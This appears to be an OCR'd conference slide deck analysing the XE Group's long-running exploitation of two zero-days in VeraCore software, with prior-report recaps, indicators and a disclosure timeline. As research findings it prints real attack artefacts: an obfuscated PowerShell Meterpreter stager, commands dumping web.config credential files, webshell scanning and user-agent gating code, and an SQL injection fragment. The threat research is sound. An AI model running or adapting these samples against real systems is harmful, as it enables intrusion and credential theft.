
Sophistication or Missed Opportunity? Analyzing XE Group's Long-Term Exploitation of Zero-Days with Limited Impact

About Us

- Threat Hunt Lead at CFC Response / Solis
- Homebrewer & Hobbyist



Justin Lentz

- Senior Security Researcher at Intezer
- Embedded researcher background

Nicole Fishbein

Agenda

1. Background on XE Group
2. Past activity of the Group
3. The blind spots
4. Unveiling the new (and undetected) campaign
    a. The discovery of 2 zero-days
    b. Webshells and post exploitation activity
5. Missed opportunities?

The First Report-

July 2020, Malware Bytes

Targeting websites hosted on **Microsoft IIS servers running ASP.NET**. Threat actors exploited a known vulnerability in **Progress Telerik UI** (CVE-2017-9248) to upload malicious **webshells**, enabling remote code execution and credit card skimming.

ABOUT THE AUTHOR

Jérôme Segura

Sr Director, Research

NEWS | THREATS

Credit card skimmer targets ASP.NET sites

In-depth Recap of 8 years of XE Group's activity

December 2021, Volexity

- Compromising externally facing services via known exploits, using **reverse shell**.
- The compromised servers were then used to install password theft or credit card skimming code.
- Infrastructure is linked through passive DNS, WHOIS data, etc.





Figure 1. XE Group infrastructure can be closely linked via passive DNS, WHOIS data, and other patterns

In-depth Recap of 8 years of XE Group's activity

December 2021, Volexity

- Evidence suggests the group is **Vietnamese.**
- Uses "**XE" branding** across domains, scripts and forums.
- Has been active in similar attacks since at least **2013**, selling stolen card data rather than using it directly.



The Advisory

March 2023, CISA

APT and the XE Group, exploiting a known **Progress Telerik UI for ASP.NET AJAX vulnerability** (CVE-2019-18935) in U.S. government IIS servers to scan, **gather information, and execute remote code**

America's Cyber Defense Agency

NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Search

Topics | Spotlight | Resources & Tools | News & Events | Careers | About

Home / News & Events / Cybersecurity Advisories / Cybersecurity Advisory / Threat Actors Exploit Progress Telerik Vulnerabilities in Mul…

CYBERSECURITY ADVISORY

Threat Actors Exploit Progress Telerik Vulnerabilities in Multiple U.S. Government IIS Servers

Last Revised: June 15, 2023

Alert Code: AA23-074A

RELATED TOPICS: CYBER THREATS AND ADVISORIES


More Insights

May 2023, Menlo Security

Supply chain attacks (like Magecart) for credit card skimming.

Method: injection of malicious JavaScript into web pages, by exploiting vulnerabilities in **Magento** e-commerce platforms and **Adobe** ColdFusion server software.

The discovery of individuals potentially associated with XE Group using OSINT.



More Insights-

May 2023, Menlo Security

Aliases: “XeThanh”, “Joe Nguyen” (appear across GitHub, forums, social media).

Emails: xecloud@icloud[.]com, xethanh@gmail[.]com, joyn.nguyen@gmail[.]com

Fig 12 - Leaked records associated to TA


Technical Insights into XE Group's Operations

Infrastructure & Domains

- Well-coordinated infrastructure using multiple malicious domains: xegroups[.]com, object[.]fm, hivnd[.]com, xework[.]com, paycashs[.]com, sexadult[.]com

Attack Techniques

- Web Skimming via malicious JavaScript injected through supply chain attacks
- Custom ASPXSPY webshells with base64-encoded auth strings (e.g., XeThanh|XeGroups)
- Obfuscation: Executables disguised as PNG files that establish reverse shells
- Credential Theft: Use of tools like Snipr for credential stuffing




Timeline of Activity and Reporting

Recent Developments


It All Begins With an Alert

On November 6, 2024:



Post-Exploit Activity

- Meterpreter Attempt
- Dumping Configs for Creds?




```
if([IntPtr]::Size -eq 4){$b=$env:windir+'sysnativeWindowsPowerShellv1.0powershell.exe'}else{$b='powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c &([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String(("H4sIAOYhK2cCA71X7W+iSBj/
vsn+D2RjIqZWsHV7XpNNDhAVT7tSKr6tuVAYYMoALgy+d{1}//93s{1}obVZe9e7Z{1}++4Mw8b/N7XnWzyKY4jjjXyeaP3Lf377hija3ECjm+4q2d+zpXSbq157sKmT60uU
8cv5TW604cWjhaXV8rWZKgiB72jR6iUpqi8J5glPI17k9u6qMEnX++f0A25b5xlT8aPRLfW6Qg2yuW7SPuXIocdjeMbYtZ1jDWBFO++uVLtbY8b64a6tfMIilfNfYpRWHDIa
Ra477XmMK7/Rrx1R{1}2kziNXdqY4ujyoj{1}JUstFNyBtg0a"+"I+r{1}TVuExz89JEM2S6PAqJuZAxFfh5ziJbclxEpSm1Tq3ZAqWq9Vv/LLQfptFFIeooUUUJfHaQMk{1
}2yht9K3IIegWuSvgMmiCI29VqwHZJg4QX4kyQurcvxHD36Btid1"+"bmfhjJqAa06RWB5eeeOcodjKCDpzVE4bmYVCDdQgFgO87Q9Atw+f"+"xD1U7ET3PB+Va5jcILObHc
Ypz5k+cWOd{1}oNuicbKHbeUuyVBt9YQ3V8mmSv2twpolJ/
CRMRwszRg7q2f2F86vfB1YjOb1SO4gF0eos4+sENtlsPKnHIJcgnI8{1}iXZDZjHV4sL5HQQQZ5F{1}cQsLn5gU0NMn3jlDBMHJZINTk3BKvB37"+"aUxB6/
xVS0aoRCgO+whUCsupAgqqYu"+"02Jfa2R6Iqgqx0rTOjTPIUbvO{1}cgi"+"yKlzUpTi4krKaJz/
rD6bO8oIxbaV0ll"+"cqvYSzUKrEkcpTTIb"+"f"+"AoI3BlrZ{1}OLMEDqXB87SN4b2Cu1V0/
CoViEQOaApA24A04YDAZlkZKAoSwqag0DUS1cExQCSV4xusTy"+"oD4U6ZFHluUhp3razDIJDhHPYCnxODISf{1}2QmNY5EycUyg+DmIz/iwU/
Vh1mipKgwi98mVp"+"LeU9Z7Fd"+"I6rH4LNDJsUgo4NBN4lC2UnTVOtQX/oOg4s7HcSd+l{1}Cp3VvdlI3JxNuJZEEMjRpzFQ8nvq/
hpuYZ0tmlEaw1fDnQ7+7"+"6A6PTl5LOzncllLdXUvrzXm7Jk9/Ev5kCeTI
"+"QjjJ+NDRD6k9zfU961FarP9vdSTejgeR3Pzvd5kXXV7EoBYbe1xdBb9
TgCc3VzMcBooXlo70m6JBnziBj3W0WS28nlphnOgu4EzoI7Ldrp9+uRs5/
CVsWDbVB8J72rK09wW2PBNLSob/ky2LsftAI8OIO70DLFuSuYDD8liITHa
PaujeLowsrANlTTwIL4Y3ga3egAfZyRnAwO"+"ZsJzQnYI4aDnchsDQdtk
/5WFs6cueXJC8N2lfZwis2NYH6A{1}F9"+"OcEQvL1aVjYIfNqwFvH9Xcc
Xj3RcrNO/apxT4S15xZZHl1fL8BMVhdSrzFEkUf9uri7FEXobeJObOW5//
11MoHCEHkDXh3Us2+hxCBPjP0VeuQtlocDxqVKJb/SeHTV{1}effg4/xQz
Mu90fw{1}ttd+jggwAAA{0}{0}")-f"="","G")))),[System.IO.Compr
false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidc
```

```
type "C:\inetpub\wwwroot\DeliverrSandbox\Web.config" >> "C:\ProgramData\xe.config"
type "C:\inetpub\wwwroot\DeliverrSandbox\Web.Release.config" >> "C:\ProgramData\xe.config"
type "C:\inetpub\wwwroot\Diagnostics\Web.config" >> "C:\ProgramData\xe.config"
type "C:\inetpub\wwwroot\Diagnostics\Views\web.config" >> "C:\ProgramData\xe.config"
type "C:\inetpub\wwwroot\pma\web.config" >> "C:\ProgramData\xe.config"
type "C:\inetpub\wwwroot\PMAdmin\Web.config" >> "C:\ProgramData\xe.config"
type "C:\inetpub\wwwroot\PMAdmin\Bin\VeraCore.EnvironmentTest.exe.config" >> "C:\ProgramData\xe.config"
type "C:\inetpub\wwwroot\PMAdmin\Bin\VeraCore.Installer.exe.config" >> "C:\ProgramData\xe.config"
type "C:\inetpub\wwwroot\PMCommon\Web.Config" >> "C:\ProgramData\xe.config"
type "C:\inetpub\wwwroot\pmdev\web.config" >> "C:\ProgramData\xe.config"
```

Webshell

- Network Scanning & Command Execution
- SQL Queries
- File System Access
- UserAgent string validation for `TMToday`

```
}), t.addEventListener("click", async function(e) {
    if (e.preventDefault(), confirm("You sure scan all sharing IP on this
    server?")) {
        t.disabled = !0, document.getElementById("tableResult").innerHTML
        = "", modalLoad.style.display = "initial";
        var n = document.getElementById("txtDBConnection").value;
        if (n.length > 1 && n.match(/(([0-9xX]{1,3}\.){3}[0-9xX]{1,3})/
        g)) {
            var d = getIPaddress(n);
            for (let e = 1; e < 255; e++) {
                var l = d.replace("x", e);
                t.innerHTML = "Scaning [" + l + "]...";
                var i = "command=net%20view%20" + l;
                await o(url, i, "------- " + l + " -------<br>",
                "<br><br>")
            }
        } else document.getElementById("tableResult").innerHTML = "&#80;&
```

```
private bool ismatchagent() {
    bool result = false;
    Regex xvalidagent = new Regex(@bs64decode
    ("VE1Ub2RheQ=="));
    string currAgent = Request.UserAgent.ToString();
    if (xvalidagent.IsMatch(currAgent)) {
        result = true;
    }
    return result;
}
```

Tracing activity backwards

- Earliest webshell activity in January 2020
- Using ASPXSpy variation of webshell
- UserAgent string validation of `XeThanh|XeGroups`

```
public string XeAccess = "cb424b3be3cb35ec1349bd3e09c53cc4";
public string vbhLn = "veDpuorGEX";
```

CVE-2025-25181 (SQL Injection Flaw)

Timestamp: 2020-01-09 08:47:59

IP Address: 171.227.250.249


Request Method: GET

URL: /v5fmsnet/common/timeoutWarning.asp

Payload: PmSess1=1%27%20o%r%201=cOn%vErt(int,...SQL Injection Attempt...)

Error Message: Conversion_failed_when_converting_the_nvarchar_value_'R!1^redacted^Redacted1!^0!R'_to_data_type_int.

CVE-2024-57968 (Upload Validation Flaw)



Webshell Persistence


- New webshell in 2023

```
2023-04-27 22:45:43 10.X.X.X GET /aspnet_client/system_web/.thump.aspx
get=C%3a%5cinetpub%5cwwwroot%5c%5cVeraCore%5csaml.config 443 – 123.20.29.193
Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_15_5+
(XeCLMXeThanhXeGroups))+AppleWebKit/605.1.15+
(KHTML,+like+Gecko)+Version/12.1.1+Safari/605.1.15
https://REDACTED/aspnet_client/system_web/.thump.aspx?
fdir=C%3a%5cinetpub%5cwwwroot%5c%5cVeraCore 200 0 0 1306
```

Identifiable User Agent


```
.13;+rv:60.0+XeThanh)+Gecko/20100101+Firefox/60.0
.9;+rv:68.0)+Gecko/20100101+Thunderbird/68.3.0+Lightning/68.3.0+XeThanh
_13_5)+AppleWebKit/605.1.15+(KHTML,+like+Gecko;+rev:XeThanh)+Version/11.1.1+Safari/605.1.15
_14)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Version/11.1.1+Safari/605.1.15+XeThanh
_14)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Version/11.1.1+Safari/605.1.15+XeThanh+'+"
_15_5+(TMToday|XeCLM|XeThanh|XeGroup))+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Version/12.1
_15_5+(XeCLMXeThanh))+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Version/12.1.1+Safari/605.1.1
_15_5+(XeCLMXeThanhXeGroups))+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Version/12.1.1+Safari/
_8_3;+(TMToday|XeCLM|XeThanh|CLMToday|CLMCenter))+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Ve
_6_1;+XeCLM;XeThanh;TMToday)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Version/17.5+Safari/605
+rv:70.0;+r:XeThanh)+Gecko/20100101+Firefox/70.0'+"
+XeCLM;XeThanh;TMToday;XeGroups)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/89.0.4389.82+
```

Disclosure Timeline



Full Disclosure Timeline

- 2024-11-06: Vendor notified by victim via support ticket.
- 2024-11-13: Vendor released update removing vulnerable upload feature.
- 2024-11-29: Contacted the vendor.
- 2024-12-02: Second attempt to contact the vendor.
- 2024-12-05: Email sent directly to a security person at the vendor.
- 2024-12-17: Call with the vendor.
- 2024-12-17: Logs shared with the vendor showing the exploitation of the vulnerabilities.
- 2024-12-19: Follow up email sent to the vendor with more details on the vulnerabilities.
- 2024-12-20: CERT/CC tried to contact the vendor.
- 2025-01-16: Vendor emailed requesting CERT/CC resending access email.
- 2025-01-16: CERT/CC re-sent the access email to the vendor.
- 2025-01-30: CERT/CC recommended public disclosure.
- 2025-01-31: 45 days since the disclosure to the vendor.
- 2025-02-03: CVE numbers issued by Mitre and public disclosure.
- 2025-02-10: Vendor releases patches for vulnerabilities.



The New Timeline

This Campaign is Different

- Targeting supply chains in the manufacturing and distribution sectors vs e-commerce.
- Pivoted to targeted information theft vs credit skimming campaigns.
- Exploiting **two** 0-days vs exploiting known vulnerabilities.
- Maintaining persistence in a network for years.

Sophistication or Missed Opportunity?

Is this:

a.) An espionage campaign

b.) A failed attempt at lateral movement

c.) A staging ground for future activity (that failed)

Reevaluating Prior Research

Prior Research	Our Investigation
Same threat operation	Significant differences in impact and actions
Clear understanding of group structure	Critical pieces missing
Credit card skimming	Meterpreter malware

Takeaways

- Vulnerability disclosure with software vendors needs improvement
- Our understanding of this group is missing critical information
- The goals of this group for this attack are unknown and we encourage collaboration to identify

Thank You!

Questions?